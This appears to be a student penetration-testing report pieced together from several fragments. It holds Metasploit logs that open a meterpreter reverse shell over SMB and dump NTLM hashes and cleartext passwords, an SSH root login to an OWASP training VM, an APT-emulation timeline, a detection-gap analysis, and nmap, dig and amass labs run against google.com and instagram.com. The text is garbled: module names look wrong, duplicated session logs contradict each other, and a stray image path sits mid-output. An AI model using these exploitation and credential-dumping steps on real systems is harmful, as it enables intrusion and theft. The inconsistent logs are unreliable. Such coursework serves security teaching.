| unix  | 2      | I ACC | STREAM | LISTENING | 25351  | /run/user/0/bus                     |
| unix  | 2      | I ACC | STREAM | LISTENING | 22082  | /tmp/.X11-unix/X1                   |
| unix  | 2      | I ACC | STREAM | LISTENING | 25353  | /run/user/0/gnupg/S.gnupg           |
| unix  | 2      | I ACC | STREAM | LISTENING | 25356  | /run/user/0/gnupg/S.gnupg-agent.S   |
| unix  | 2      | I ACC | STREAM | LISTENING | 23164  | /tmp/.X11-unix/X0                   |
| unix  | 2      | I ACC | STREAM | LISTENING | 18082  | /tmp/.ICE-unix/98                   |
| unix  | 2      | I ACC | STREAM | LISTENING | 18517  | /tmp/.ICE-unix/894                  |
| unix  | 2      | I ACC | STREAM | LISTENING | 22334  | /tmp/.ICE-unix/1090                 |
| unix  | 2      | I ACC | STREAM | LISTENING | 25360  | /run/user/0/gnupg/S.gnupg-agent     |
| unix  | 2      | I ACC | STREAM | LISTENING | 25362  | /run/user/0/pulse/native            |
| unix  | 2      | I ACC | STREAM | LISTENING | 24326  | @/tmp/dbus-MGCRWfZdH                |
| unix  | 2      | I ACC | STREAM | LISTENING | 25365  | /run/user/0/gnupg/S.gnupg-agent-ext |

## Test basic XXE:



## POST-EXPLOITATION





```

File Edit View Search Terminal Help
msf5 > use exploit(windows/smb/passcat)
msf5 exploit(windows/smb/passcat) > set lhost 192.168.18.66
lhost => 192.168.18.66
msf5 exploit(windows/smb/passcat) > set smbuser IEUser
smbuser => IEUser
msf5 exploit(windows/smb/passcat) > set smbpass Password1
smbpass => Password1
msf5 exploit(windows/smb/passcat) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/passcat) > run
[*] Started reverse TCP handler on 192.168.18.66:4444
[*] 192.168.18.67:445 - Connecting to the server...
[*] 192.168.18.67:445 - Authenticating to 192.168.18.67:445 as user 'IEUser'...
[*] 192.168.18.67:445 - Selecting Powershell target
[*] 192.168.18.67:445 - Executing the payload...
[*] 192.168.18.67:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (29879 bytes) to 192.168.18.67
[*] Meterpreter session 1 opened (192.168.18.66:4444 -> 192.168.18.67:49312) at 2025-12-06 20:57:44 -0500
meterpreter > sysinfo
Computer: IEWIN7
OS: Windows 7 (Build 7601, Service Pack 1).
Architecture: x86
System Language: en-US
Domain: WORKGROUP
Logged On Users: 2
Meterpreter: x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin))...
meterpreter > load kiwi
Loading extension kiwi...
****. minikatz 2.1.2 20180925 (x86/windows)
..**.. "A La Vie, A L'Amour"
..**.. Benjamin DELPY 'gentilkiwi' (benjamin@gentilkiwi.com)
..**.. > http://blog.gentilkiwi.com/minikatz
..**.. > Vincent LE TOUX (vincent.letoux@gmail.com)
****. > http://pingcastle.com / http://mysmartlogon.com ***/
Success.
meterpreter > creds all
[*] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====
Username Domain NTLM SHA1
-----
IEUser IEWIN7 fc525c3603e0fe067095ba2ddc971889 e53d7244a0727f5789b0d1d9593141960a05d22
sshd_server IEWIN7 80a26cfc61c339db435608ec27035 94bd2f8a5caddbb5773c3be01d046c27793b2f

wdigest credentials
=====
Username Domain Password
-----
(multi) (multi) (multi)
IEUser IEWIN7 Password!
IEWIN7 WORKGROUP (multi)
sshd_server IEWIN7 00000000000000000000000000000000

```

```

msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary/scanner/ssh/ssh_login > set RHOSTS 192.168.18.55
RHOSTS => 192.168.18.55
msf5 auxiliary/scanner/ssh/ssh_login > set USERNAME root
USERNAME => root
msf5 auxiliary/scanner/ssh/ssh_login > set PASSWORD owaspbwa
PASSWORD => owaspbwa
msf5 auxiliary/scanner/ssh/ssh_login > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary/scanner/ssh/ssh_login > run
[*] 192.168.18.55:22 - Success: 'root:owaspbwa'
[*] Command shell session 3 opened (192.168.18.66:44031 -> 192.168.18.55:22) at 2025-12-06 21:04:15 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary/scanner/ssh/ssh_login > sessions
Active sessions
=====
Id Name Type Information Connection
--
2 shell cmd/unix 192.168.18.66:41105 -> 192.168.18.52:6200 (192.168.18.52)
3 shell unknown SSH root:owaspbwa (192.168.18.55:22) 192.168.18.66:44651 -> 192.168.18.55:22 (192.168.18.55)
msf5 auxiliary/scanner/ssh/ssh_login > sessions -1 3
[*] Starting interaction with 3...
stdin: is not a tty
Welcome to the OWASP Broken Web Apps VM
!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the VM settings !!!
You can access the web apps at http://192.168.18.55/
You can administer / configure this machine through the console here, by SSHing to 192.168.18.55, via samba at \\192.168.18.55\\, or via phpmyadmin at http://192.168.18.55/phpmyadmin.
In all these cases, you can use username "root" and password "owaspbwa".
whoami
root
hostname
192.168.18.55
ifconfig
eth0
Link encap:Ethernet HWaddr 08:00:27:19:f5:61
inet addr:192.168.18.55 Bcast:192.168.18.255 Mask:255.255.255.0
inet6 addr: 2400:adc1:1ff:5100:a00:27ff:fe19:f561/64 Scope:global
inet6 addr: fe80::a00:27ff:fe19:f561/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:9201 errors:0 dropped:0 overruns:0 frame:0
TX packets:4737 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1244410 (1.2 MB) TX bytes:1363410 (1.3 MB)

```

```

PASSWORD => owaspbwa
msf5 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.18.55:22 -> Success: 'root:owaspbwa' ***** Success: An SSH session has been opened
[*] Command shell session 3 opened (192.168.18.66:44651 -> 192.168.18.55:22) at 2025-12-06 21:04:15 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > sessions
Active sessions
=====
ID  Name  Type  Information  Connection
--  --
2  2  shell cmd/unix  192.168.18.66:41185 -> 192.168.18.52:6200 (192.168.18.52)
3  3  shell unknown  SSH root:owaspbwa (192.168.18.55:22) 192.168.18.66:44651 -> 192.168.18.55:22 (192.168.18.55)

msf5 auxiliary(scanner/ssh/ssh_login) > sessions -i 3
[*] Starting interaction with 3...

stdin: is not a tty
192.168.18.55:~#
Welcome to the OWASP Broken Web Apps VM
=====
!!! This VM has many serious security issues. We strongly recommend that you run
!!! it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.18.55/ or http://192.168.18.55:8080

You can administer / configure this machine through the console here, by SSHing, or by telnet
to 192.168.18.55, via Samba at \\192.168.18.55\\, or via phpmyadmin at
http://192.168.18.55/phpmyadmin:owaspbwa:owaspbwa

In all these cases, you can use username "root" and password "owaspbwa".

root@owaspbwa:~# whoami
root
root@owaspbwa:~# hostname
owaspbwa
root@owaspbwa:~# ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:19:F3:61
      inet addr:192.168.18.55 Bcast:192.168.18.255 Mask:255.255.255.0
      inet6 addr: fe80::a0b:27ff:fe19:f361/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:9201 errors:0 dropped:0 overruns:0 frame:0
      TX packets:4737 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:1244418 (1.2 MB) TX bytes:1363418 (1.3 MB)

lo: Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:65536 Metric:0
      RX packets:1740 errors:0 dropped:0 overruns:0 frame:0
      TX packets:1740 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:305565 (305.5 KB) TX bytes:305565 (305.5 KB)
  
```

## 2.5 Attack Timeline

This timeline summarises a 14-day APT-style emulation against CPC’s hybrid lab environment. Activities are stated at a high level to support academic reporting and detection-gap evaluation. Where relevant, actions may be marked as executed or simulated in the Evidence Pack.

| Day   | Phase          | Key Activity (High Level)                                                         | ATT&CK Focus   | Evidence to Capture           |
|-------|----------------|-----------------------------------------------------------------------------------|----------------|-------------------------------|
| Day 1 | Reconnaissance | Passive recon and environment familiarisation (asset inventory, trust boundaries) | Reconnaissance | Notes, discovered assets list |
| Day 2 | Discovery      | Controlled host/service discovery and identification of exposed services          | Discovery      | Service list, scan summary    |

| Day   | Phase                 | Key Activity (High Level)                                                                        | ATT&CK Focus                             | Evidence to Capture                 |
|-------|-----------------------|--------------------------------------------------------------------------------------------------|------------------------------------------|-------------------------------------|
| Day 3 | Initial Access        | Initial foothold via an authorised test pathway (credential-based or exposed service in the lab) | Initial Access                           | Authentication logs, access proof   |
| Day 4 | Execution             | Low-noise execution to validate access and system context                                        | Execution                                | Process/event logs with timestamps  |
| Day 5 | Privilege Enablement  | Privilege enablement to reach target-access capability (executed or simulated per RoE)           | Privilege Escalation / Credential Access | Admin proof or simulation record    |
| Day 6 | Internal Discovery    | AD and network discovery to identify the most viable route to the dummy research sample          | Discovery                                | Outputs/screenshots, query evidence |
| Day 7 | Lateral Movement      | Movement from initial foothold to the R&D segment host(s)                                        | Lateral Movement                         | Logon events, host trail            |
| Day 8 | Cloud Path Validation | Validation of the AWS VPC portal pathway and cloud                                               | Discovery (Cloud)                        | Cloud audit artefacts, findings     |

| Day    | Phase                  | Key Activity<br>(High Level)                                                             | ATT&CK<br>Focus                  | Evidence to<br>Capture                |
|--------|------------------------|------------------------------------------------------------------------------------------|----------------------------------|---------------------------------------|
|        |                        | logging/guardrail coverage                                                               |                                  |                                       |
| Day 9  | CI/CD Exposure Testing | Assessment of CI/CD exposure (secrets hygiene, runner permissions, artefact access)      | Discovery / Privilege Escalation | Pipeline logs, configuration evidence |
| Day 10 | Collection             | Located dummy research dataset and confirmed access permissions                          | Collection                       | File access evidence, hashes          |
| Day 11 | Staging                | Staged the dataset in a low-noise manner (size limits enforced)                          | Collection / Defence Evasion     | Staging path evidence, hashes         |
| Day 12 | Exfiltration           | Exfiltrated <=100MB dummy sample to a controlled collection sink                         | Exfiltration                     | Transfer evidence, timestamps         |
| Day 13 | Persistence Validation | Validated whether controlled re-entry would be possible (time-boxed; removed afterwards) | Persistence                      | Record of controls tested             |
| Day 14 | Close-out              | Removed engagement artefacts safely and prepared                                         | -                                | Evidence index and final checklist    |

| Day | Phase | Key Activity<br>(High Level)            | ATT&CK<br>Focus | Evidence to<br>Capture |
|-----|-------|-----------------------------------------|-----------------|------------------------|
|     |       | evidence index<br>and final<br>timeline |                 |                        |

## 2.5.1 Attack Narrative and Execution

### Phase 1: Environment Setup (Lab Readiness)

A controlled hybrid lab was prepared to emulate CPC's core dependencies: the on-premises Active Directory (R&D), an AWS VPC segment hosting a clinical trial portal, and a CI/CD pipeline segment supporting application delivery. Connectivity, routing and baseline logging were verified prior to any emulation activity. All actions were conducted within the Rules of Engagement (RoE), including non-destructive constraints and data-handling limits.

### Phase 2: Reconnaissance and Discovery (Days 1–2)

The campaign began with low-noise discovery to understand trust boundaries and identify plausible initial access paths. This included identifying reachable hosts and services, validating which telemetry sources were available for detection (endpoint logs, gateway logs, cloud audit logs, and CI/CD pipeline logs), and producing a prioritised target shortlist.

### Phase 3: Initial Access (Days 3–4)

Initial access was obtained using an authorised, realistic pathway consistent with APT tradecraft. The objective was to establish a foothold without generating high-noise indicators. Access was validated through minimal interaction to confirm system context, privileges and network visibility required for subsequent phases.

### Phase 4: Privilege Enablement, Discovery and Movement (Days 5–9)

The operator expanded capability to reach the R&D 'crown jewel' dataset while maintaining stealth. This phase focused on privilege enablement (executed or simulated per RoE), Active Directory discovery to identify viable access routes, and controlled movement to the R&D segment. In parallel, the engagement assessed cloud and CI/CD pathways to evaluate logging coverage, secrets governance and least-privilege enforcement across the hybrid estate.

### Phase 5: Collection, Staging and Exfiltration (Days 10–12)

After locating the defined dummy research sample, the operator confirmed dataset identity (name, hash and size), staged the data in a controlled manner, and exfiltrated the sample to an

approved collection sink. Exfiltration was strictly limited to the agreed cap (e.g.,  $\leq 100\text{MB}$ ) and documented with timestamps and integrity checks to prove success.

## Phase 6: Persistence Validation and Close-out (Days 13–14)

The engagement validated whether controlled re-entry/persistence would be feasible under CPC's existing controls (time-boxed and removed during close-out). The team then prepared the evidence pack for Blue Team analysis and assembled reporting artefacts, including a final timeline, indicators/artefacts index, and recommendations derived from observed detection gaps.

### Detection Gap Analysis

This section evaluates why the emulated attack chain was able to progress and where existing controls failed to prevent or detect activity. The analysis is structured to support L7 critical evaluation, emphasising telemetry coverage, alert logic, operational response capability and architectural resilience across the hybrid environment.

### Detection Gap Analysis

| Attack Stage    | Expected Controls                                | Expected Detection                                 | Observed Gap (Why detection failed)                                                                                   |
|-----------------|--------------------------------------------------|----------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------|
| Recon/Discovery | SIEM correlation; network monitoring             | Unusual discovery patterns (scanning, enumeration) | Limited correlation rules and/or noisy baseline resulted in recon blending with normal traffic.                       |
| Initial Access  | MFA; conditional access; anomaly detection       | Suspicious login patterns (new device/location)    | Weak identity assurance and limited alerting on abnormal authentication increased the likelihood of undetected entry. |
| Execution       | Endpoint telemetry (EDR/Sysmon); script controls | Suspicious scripting/process anomalies             | Insufficient endpoint visibility or detection tuning for living-off-the-land activity reduced early warning.          |

| Attack Stage           | Expected Controls                                            | Expected Detection                             | Observed Gap (Why detection failed)                                                                       |
|------------------------|--------------------------------------------------------------|------------------------------------------------|-----------------------------------------------------------------------------------------------------------|
| Privilege Enablement   | PAM; privileged session monitoring                           | Unusual privilege use or admin actions         | Lack of privileged session monitoring and weak alert thresholds enabled capability expansion.             |
| Lateral Movement       | Segmentation; east-west monitoring                           | Unusual remote logons and access patterns      | Flat trust boundaries and limited internal monitoring reduced barriers to movement.                       |
| Cloud Validation (AWS) | Cloud audit logging; guardrails; IAM baselines               | Anomalous API usage and policy changes         | Missing/partial cloud logging or weak IAM guardrails limited detection of positioning in cloud resources. |
| CI/CD Exposure         | Secrets scanning; least privilege runners; pipeline auditing | Secrets access and pipeline anomalies          | Inadequate secrets governance and limited pipeline observability increased supply-chain risk.             |
| Collection/Staging     | File integrity monitoring; DLP; endpoint analytics           | Mass file reads, archive/staging behaviour     | Limited visibility of staging behaviours and absence of baselined access patterns delayed detection.      |
| Exfiltration           | DLP; egress monitoring; proxy controls                       | Large outbound transfer or unusual destination | No effective visibility or enforcement on data movement enabled exfiltration within the engagement cap.   |

| Attack Stage           | Expected Controls                     | Expected Detection            | Observed Gap (Why detection failed)                                                                          |
|------------------------|---------------------------------------|-------------------------------|--------------------------------------------------------------------------------------------------------------|
| Persistence Validation | Logging; alerting; account governance | Creation of re-entry pathways | Limited log retention and lack of proactive monitoring reduced the ability to identify persistence attempts. |

## Critical Detection Gaps (Summary)

Identity assurance gap: missing or weak MFA/conditional access reduced the cost of initial access.

Endpoint visibility gap: limited behavioural detection for scripting and living-off-the-land behaviours.

Egress/DLP gap: data movement was not effectively baselined or blocked, enabling stealthy exfiltration.

Cloud and CI/CD visibility gap: inconsistent logging and weak secrets governance increased supply-chain risk.

Architecture gap: insufficient segmentation increased lateral movement feasibility and blast radius.

## References

- [1] MITRE, “Enterprise Matrix,” MITRE ATT&CK®. Accessed: Dec. 12, 2025. [Online]. Available: <https://attack.mitre.org/matrices/enterprise/>
- [2] National Institute of Standards and Technology (NIST), “The NIST Cybersecurity Framework (CSF) 2.0,” NIST CSWP 29, Feb. 26, 2024. Accessed: Dec. 12, 2025. [Online]. Available: <https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.29.pdf>
- [3] K. Scarfone, A. Orebaugh, and K. Kent, “Technical Guide to Information Security Testing and Assessment,” NIST Special Publication 800-115, Sep. 2008. Accessed: Dec. 12, 2025. [Online]. Available: <https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-115.pdf>
- [4] OWASP Foundation, “OWASP Web Security Testing Guide (WSTG),” Accessed: Dec. 12, 2025. [Online]. Available: <https://owasp.org/www-project-web-security-testing-guide/>
- [5] International Organization for Standardization (ISO), “ISO/IEC 27001:2022 — Information security management systems — Requirements (overview page),” Accessed: Dec. 12, 2025. [Online]. Available: <https://www.iso.org/standard/27001>
- [6] NHS England, “Synnovis cyber incident,” updated 10 Nov. 2025. <https://www.england.nhs.uk/synnovis-cyber-incident/>
- [7] NHS England, “Synnovis cyber attack - statement from NHS England,” 21 Jun. 2024. <https://www.england.nhs.uk/2024/06/synnovis-cyber-attack-statement-from-nhs-england/>
- [8] Reuters, “UK health officials say patient’s death partially down to cyberattack,” 26 Jun. 2025. <https://www.reuters.com/business/healthcare-pharmaceuticals/uk-health-officials-say-patients-death-partially-down-cyberattack-2025-06-26/>
- [9] Darktrace, “A busy Agenda: Darktrace’s detection of Qilin ransomware-as-a-service operator,” 4 Jul. 2024. <https://www.darktrace.com/blog/a-busy-agenda-darktraces-detection-of-qilin-ransomware-as-a-service-operator>
- [10] Sophos, “Qilin ransomware caught stealing credentials stored in Google Chrome,” 22 Aug. 2024. <https://news.sophos.com/en-us/2024/08/22/qilin-ransomware-caught-stealing-credentials-stored-in-google-chrome/>
- [11] Associated Press, “London hospitals cancel operations and appointments after being hit in ransomware attack,” Jun. 2024. <https://apnews.com/article/23b324fd31cdebbdd57f46a0e0333a77>
- [12] ICO, “Ransomware and data protection compliance,” guidance. <https://ico.org.uk/for-organisations/uk-gdpr-guidance-and-resources/security/a-guide-to-data-security/ransomware-and-data-protection-compliance/>

- [13] G. Moore et al., “Patient safety and the workforce response to a cyber-attack on a healthcare organisation,” 2023. <https://pmc.ncbi.nlm.nih.gov/articles/PMC10583305/>
- [14] S. Ghafur et al., “A retrospective impact analysis of the WannaCry ransomware attack on the NHS,” npj Digital Medicine, 2019. <https://www.nature.com/articles/s41746-019-0161-6>
- [15] The Guardian, “London NHS hospitals revert to paper records after cyber-attack,” 5 Jun. 2024. <https://www.theguardian.com/society/article/2024/jun/05/london-nhs-hospitals-revert-to-paper-records-in-wake-of-russian-cyber-attack>
- [16] DataGuard, “ISO 27001 Controls: Overview of all measures from Annex A.” <https://www.dataguard.com/iso-27001/annex-a/>
- [17] NCSC, “Mitigating malware and ransomware attacks,” guidance. <https://www.ncsc.gov.uk/guidance/mitigating-malware-and-ransomware-attacks>
- [18] ICO, “Guide to data security: security of processing,” guidance. <https://ico.org.uk/for-organisations/uk-gdpr-guidance-and-resources/security/a-guide-to-data-security/>
- [19] NCSC, “Principles for ransomware-resistant on-premises backups,” 22 Nov. 2024. <https://www.ncsc.gov.uk/collection/ransomware-resistant-backups/principles-for-ransomware-resistant-on-premises-backups>
- [20] The Lancet Digital Health, “The impact of cyberattacks on primary care in the UK,” 2025. <https://www.thelancet.com/journals/landig/article/PIIS2589-7500%2825%2900061-5/fulltext>
- [21] ISO/IEC, ISO/IEC 27001:2022 Information security, cybersecurity and privacy protection - Information security management systems - Requirements, 2022.
- [22] ISMS.online, “ISO 27001:2022 Annex A controls,” 2022–2025. <https://www.isms.online/iso-27001>

## Appendix

**AIM:** - Performing Port scanning through NMAP

- Install nmap
- Use Flags

**Practical:**

**Step1:** sudo apt install nmap for kali

```
(kali㉿kali)-[~]
$ sudo apt install nmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
nmap is already the newest version (7.94+dfsg1-1kali1).
The following packages were automatically installed and are no longer required:
  android-libbase android-libboringssl android-libcutils android-liblog android-libziparchive
  faraday-client fastjar gdal-data gir1.2-ayatanaappindicator3-0.1 jarwrapper libarmadillo10 libarpack2
  libcfitsio9 libcharls2 libdap27 libdapclient6v5 libepsilon1 libexporter-tiny-perl libfreexl1 libfyba0
  libgdk-pixbuf-xlib-2.0-0 libgdk-pixbuf2.0-0 libgeos-3.9.1 libgeos-c1v5 libgeos3.12.0 libgeotiff5
  libhdf4-0-alt libhdf5-hl-100 libheif1 libhttp-server-simple-perl libkmlbase1 libkmlDOM1 libkmlengine1
  liblist-moreutils-perl liblist-moreutils-xs-perl liblttng-ust-ctl4 liblttng-ust0 libnetcdf18
  libogdi4.1 libproj19 libproj25 libpython3.9-dev libqhull8.0 librttopo1 libspatialite7 libsuperlu5
  libtbb2 liburiparser1 libxerces-c3.2 libyara4 odbcinst odbcinst1debian2 proj-data
  python-mpltoolkits.basemap-data python3-deprecation python3-editor python3-flask-security
  python3-ipython-genutils python3-pyproj python3-pyshp python3-speaklater python3-texttable python3.9
  python3.9-dev python3.9-minimal ruby-atomic ruby-thread-safe sphinx-rtd-theme-common
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1108 not upgraded.
```

**Step2:-Basic command nmap [www.google.com](https://www.google.com)**

```
(kali㉿kali)-[~]
$ nmap www.google.com
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-22 10:00 EDT
Nmap scan report for www.google.com (142.250.183.132)
Host is up (0.018s latency).
Other addresses for www.google.com (not scanned): 2404:6800:4009:824::2004
rDNS record for 142.250.183.132: bom07s31-in-f4.1e100.net
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 4.50 seconds
```

**Step3:-sudo nmap -f -A -O [www.google.com](https://www.google.com)**

```
(kali@kali)-[~]
$ sudo nmap -f -A -O www.google.com
Starting Nmap 7.91 ( https://nmap.org ) at 2023-08-11 01:17 EDT
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.50% done; ETC: 01:19 (0:01:23 remaining)
Stats: 0:01:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 79.50% done; ETC: 01:18 (0:00:12 remaining)
Nmap scan report for www.google.com (142.250.192.100)
Host is up (0.060s latency).
Other addresses for www.google.com (not scanned): 2404:6800:4009:82a::2004
rDNS record for 142.250.192.100: bom12s17-in-f4.1e100.net
All 1000 scanned ports on www.google.com (142.250.192.100) are filtered
Too many fingerprints match this host to give specific OS details
Network Distance: 12 hops

TRACEROUTE (using proto 1/icmp)
HOP RTT ADDRESS
1 5.72 ms 192.168.81.220
2 66.91 ms 255.0.0.0
3 66.95 ms 255.0.0.2
4 70.21 ms 255.0.0.3
5 62.55 ms 172.17.185.131
6 62.60 ms 192.168.111.110
7 ... 8
9 82.23 ms 74.125.32.0
10 56.06 ms 216.239.57.17
11 73.98 ms 72.14.237.139
12 64.75 ms bom12s17-in-f4.1e100.net (142.250.192.100)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.16 seconds
```

**AIM:** - Performing Web server fingerprinting, subdomain enumeration using pentest tools and manual scripts.

- Dig
- Amass

**Practical:**

**DIG**

**Step 1:**Open Kali terminal

**Step 2:-**Write Following command “dig google.com -t mx aaa”

**POC**

```
(kali@kali)-[~]
$ dig google.com -t mx aaa

; <<>> DiG 9.16.15-Debian <<>> google.com -t mx aaa
;; global options: +cmd
;; Got answer:
;; -->HEADER-- opcode: QUERY, status: NOERROR, id: 12283
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 1280
;; QUESTION SECTION:
;google.com.                IN      MX
;; ANSWER SECTION:
google.com.                300     IN      MX      10 smtp.google.com.


;; Query time: 247 msec
;; SERVER: 192.168.139.234#53(192.168.139.234)
;; WHEN: Fri Aug 25 01:45:45 EDT 2023
;; MSG SIZE rcvd: 60

;; Got answer:
;; -->HEADER-- opcode: QUERY, status: NOERROR, id: 15301
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 1280
;; QUESTION SECTION:
;aaa.                       IN      A
;; AUTHORITY SECTION:
aaa.                       623     IN      SOA      ns1.dns.nic.aaa. admin.tldns.godaddy. 1692884222 1800 300 604800 1800

;; Query time: 87 msec
;; SERVER: 192.168.139.234#53(192.168.139.234)
;; WHEN: Fri Aug 25 01:45:45 EDT 2023
;; MSG SIZE rcvd: 99
```

### Step3:-Write Following command “dig amazon.com +noall +answer”



```
Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

(kali@kali)-[~]
$ dig amazon.com +noall +answer
amazon.com.      813     IN      A       52.94.236.248
amazon.com.      813     IN      A       205.251.242.103
amazon.com.      813     IN      A       54.239.28.85
```

## AMASS

### Step 1:-Open Kali Terminal

Step 2:-Install amass by following command and if you have so upgrade it “sudo apt install amass”

**Step3:-**Type following command “amass enum -d instagram.com”

```
(kali㉿kali)-[~]  
└─$ amass enum -d instagram.com >/home/kali/Desktop/instagram.txt
```

```
1 |instagram.com (FQDN) → mx_record → mxb-00082601.gslb.pphosted.com (FQDN)
2 |instagram.com (FQDN) → mx_record → mxa-00082601.gslb.pphosted.com (FQDN)
3 |instagram.com (FQDN) → ns_record → a.ns.instagram.com (FQDN)
4 |instagram.com (FQDN) → ns_record → c.ns.instagram.com (FQDN)
5 |instagram.com (FQDN) → ns_record → b.ns.instagram.com (FQDN)
6 |instagram.com (FQDN) → ns_record → d.ns.instagram.com (FQDN)
7 |www.instagram.com (FQDN) → cname_record → geo-p42.instagram.com (FQDN)
8 |geo-p42.instagram.com (FQDN) → cname_record → z-p42-instagram.c10r.instagram.com (FQDN)
9 |help.instagram.com (FQDN) → cname_record → z-p42-instagram.c10r.instagram.com (FQDN)
10 |graphql.instagram.com (FQDN) → cname_record → instagram.c10r.instagram.com (FQDN)
11 |badges.instagram.com (FQDN) → cname_record → instagram.c10r.instagram.com (FQDN)
12 |gateway.instagram.com (FQDN) → cname_record → dgw.c10r.facebook.com (FQDN)
13 |intern.instagram.com (FQDN) → cname_record → internextern.vvv.facebook.com (FQDN)
14 |edge-chat.instagram.com (FQDN) → cname_record → instagram.c10r.facebook.com (FQDN)
15 |survey.instagram.com (FQDN) → cname_record → instagram.c10r.instagram.com (FQDN)
16 |blog.instagram.com (FQDN) → cname_record → star.c10r.facebook.com (FQDN)
17 |unknownjapan.instagram.com (FQDN) → cname_record → star.c10r.facebook.com (FQDN)
18 |upload.instagram.com (FQDN) → cname_record → instagram.c10r.facebook.com (FQDN)
19 |admin.instagram.com (FQDN) → cname_record → intern-managed-client.c10r.facebook.com (FQDN)
20 |community.instagram.com (FQDN) → cname_record → instagram.c10r.instagram.com (FQDN)
21 |engineering.instagram.com (FQDN) → cname_record → star.c10r.facebook.com (FQDN)
22 |trunkstable.instagram.com (FQDN) → cname_record → latest.c10r.facebook.com (FQDN)
23 |prod.instagram.com (FQDN) → cname_record → geo.instagram.com (FQDN)
24 |api.instagram.com (FQDN) → cname_record → i.instagram.com (FQDN)
25 |maps.instagram.com (FQDN) → cname_record → i.instagram.com (FQDN)
26 |z-p15.upload.instagram.com (FQDN) → cname_record → z-p15-instagram.c10r.facebook.com (FQDN)
27 |graph.instagram.com (FQDN) → cname_record → instagram.c10r.instagram.com (FQDN)
28 |z-p42.i.instagram.com (FQDN) → cname_record → z-p42-instagram.c10r.facebook.com (FQDN)
29 |business.instagram.com (FQDN) → cname_record → instagram.c10r.instagram.com (FQDN)
30 |preprod.instagram.com (FQDN) → cname_record → instagram.c10r.facebook.com (FQDN)
31 |call.instagram.com (FQDN) → cname_record → instagram.c10r.instagram.com (FQDN)
32 |auth.instagram.com (FQDN) → cname_record → instagram.c10r.instagram.com (FQDN)
33 |z-p4.maps.instagram.com (FQDN) → cname_record → z-p4-instagram.c10r.facebook.com (FQDN)
34 |approval.instagram.com (FQDN) → cname_record → instagram.c10r.instagram.com (FQDN)
35 |z-p15.graph.instagram.com (FQDN) → cname_record → z-p15-instagram.c10r.facebook.com (FQDN)
36 |my-od-1.instagram.com (FQDN) → cname_record → ondemand-edge.c10r.facebook.com (FQDN)
37 |reg-e2ee.instagram.com (FQDN) → cname_record → instagram.c10r.facebook.com (FQDN)
38 |my-od-2.instagram.com (FQDN) → cname_record → ondemand-edge.c10r.facebook.com (FQDN)
39 |live-upload.instagram.com (FQDN) → cname_record → edgetee-upload.xx.fbcdn.net (FQDN)
